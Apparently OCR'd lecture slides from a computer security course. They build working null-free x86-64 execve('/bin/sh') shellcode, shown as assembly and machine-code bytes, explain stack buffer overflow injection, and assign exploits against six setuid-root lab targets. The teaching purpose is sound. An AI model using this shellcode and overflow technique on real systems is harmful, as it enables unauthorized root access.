
Instead, put that value in a register and push that to the stack

Let’s rewrite spawn_shell

```
spawn_shell:
        mov     rdi, 0x0068732f6e69622f
        push    rdi
        mov     rdi, rsp
        push    0
        mov     rdx, rsp
        push    rdi
        mov     rsi, rsp
        mov     eax, 59
        syscall
```

```
steve$ ./spawn_shell # After recompiling
$
```

```
rax = 59
rdi points to “/bin/sh”
rsi points to argv
rdx points to envp
```



Shellcode caveats

Forbidden characters

- 0-bytes in shellcode prevent `strcpy()` from copying the string
- Line breaks (0x0a) stop `gets()`, `fgets()` and `getline()`
- Any whitespace stops `scanf()`

```
0000000000001129 <spawn_shell>:
    1129:       48 bf 2f 62 69 6e 2f       mov    rdi,0x68732f6e69622f
    1130:       73 68 00
    1133:       57                         push   rdi
    1134:       48 89 e7                   mov    rdi,rsp
    1137:       6a 00                      push   0x0
    1139:       48 89 e2                   mov    rdx,rsp
    113c:       57                         push   rdi
    113d:       48 89 e6                   mov    rsi,rsp
    1140:       b8 3b 00 00 00             mov    eax,0x3b
    1145:       0f 05                      syscall
```

Use shr and xor to get 0s without 0 bytes

X/bin/sh = 68 73 2f 6e 69 62 2f 58
Shifting right by 8 bits gives
00 68 73 2f 6e 69 62 2f = /bin/sh\0

```
0000000000001129 <spawn_shell>:
    1129:       48 bf 58 2f 62 69 6e    mov    rdi,0x68732f6e69622f58
    1130:       2f 73 68
    1133:       48 c1 ef 08             shr    rdi,0x8
    1137:       57                      push   rdi
    1138:       48 89 e7                mov    rdi,rsp
    113b:       31 c0                   xor    eax,eax
    113d:       50                      push   rax
    113e:       48 89 e2                mov    rdx,rsp
    1141:       57                      push   rdi
    1142:       48 89 e6                mov    rsi,rsp
    1145:       b0 3b                   mov    al,0x3b
    1147:       0f 05                   syscall
```

Rather than push 0
xor eax, eax
push rax

Replace the least significant 8 bits of rax with 59


Is this the best we can do? No!

29 bytes is the best I could manage with correct arguments

Push 0 first and then use //bin/sh as the path

```
<spawn_shell>:
31 c0                    xor    eax,eax
50                       push   rax
48 bf 2f 2f 62 69 6e     movabs rdi,0x68732f6e69622f2f
2f 73 68
57                       push   rdi
48 89 e7                 mov    rdi,rsp
50                       push   rax
48 89 e2                 mov    rdx,rsp
57                       push   rdi
48 89 e6                 mov    rsi,rsp
b0 3b                    mov    al,0x3b
0f 05                    syscall
```

```
rax = 59
rdi points to "//bin/sh"
rsi points to argv
rdx points to envp
```



Turns out linux is happy with argv = envp = NULL

25 bytes for execve(“//bin/sh”, NULL, NULL)

```
<spawn_shell>:
31 c0                       xor     eax,eax
50                          push    rax
48 bf 2f 2f 62 69 6e        mov     rdi,0x68732f6e69622f2f
2f 73 68
57                          push    rdi
48 89 e7                    mov     rdi,rsp
31 f6                       xor     esi,esi
31 d2                       xor     edx,edx
b0 3b                       mov     al,0x3b
0f 05                       syscall
```

What did we just do?

We took C code calling
  execve(“/bin/sh”, {“/bin/sh”, NULL}, {NULL})
and rewrote it in 29- or 25-bytes of x86-64 assembly shellcode containing no “forbidden” characters

To get a shell, all we have to do is

- Inject these bytes into the virtual address space of a program
- Hijack the control flow so that the address of the shellcode is in rip

Putting it all together

A buffer overflow on the stack can perform both operations:

<shellcode>AAAA…AAA<addr of shellcode>

When this gets copied to the stack, the address of the shellcode needs to be hardcoded at the end of the string

When the function returns, it'll return to the shellcode on the stack

- Just make sure the shellcode doesn't overwrite itself by pushing too much!

Buffer overflows

Not just for the return address

We can overwrite

- Function pointers
- Arbitrary data
- C++ exceptions
- C++ objects (particularly the vptr which points to the virtual table)
- Heap/free list metadata
- Any code pointer

Project 1

6 target programs

- Each target contains a classic vulnerability such as a buffer overflow on the stack
- Except for target4, all modern defenses have been disabled so you can focus on the classic attacks
- target4 uses “stack cookies” which detect buffer overflows on the stack but other defenses remain disabled

The targets are slightly randomized based on your names so an exploit for one group will not work for another

The targets are installed in /targets and are setuid root meaning they run as the root user

Project 1 continued

Your task: Write 6 python programs to exploit the vulnerability in the corresponding target

Each exploit program should

- construct arguments, environment variables, and any data files read by the corresponding target
- exec the target via os.execve(path, argv, envp)

The result of running the exploit program will be a root shell

- Skeleton exploit programs are provided which will create any needed files and execute the target
- Shellcode appropriate to the target is provided (one target required slightly different shellcode for reasons explained in the skeleton)

Project 1 warning

You should expect to spend 2–6 hours per target divided between

- Identifying the vulnerability (e.g., “there’s a strcpy() of attacker-controlled data to a stack buffer”)
- Coming up with a conceptual exploit (“provide a too-long string that overwrites the saved return address”)
- Constructing a payload that will be delivered to the target via
  - command line arguments;
  - environment variables; or
  - files read by the target
- **Debugging the target and stepping through the assembly, examining the values in registers and memory to learn addresses or other data to incorporate into your payloads**

Project 1 hints

To the greatest extent possible, write your exploit code with variables for things like addresses (e.g., addresses of buffers on the stack and addresses of saved return values)

- Not doing this leads to sadness as modifications to your payload causes things to move around in memory which requires further modifications to your payload!

Use standard Python code to produce binary data like
`struct.pack('<QQ', ret_addr, offset)`
which will return a bytes object containing two 8-byte values corresponding to the ret_addr and offset variables

bytes and bytearray objects have `.ljust(length, fill_char)` and `.rjust(length, fill_char)` methods which can be really useful to do things like `shellcode.ljust(buf_len, b' ')` which returns a new object of length `buf_len`

Next class: project 1 demo

I'll walk through the steps of exploiting target1 and writing the corresponding exploit

This is the easiest target to exploit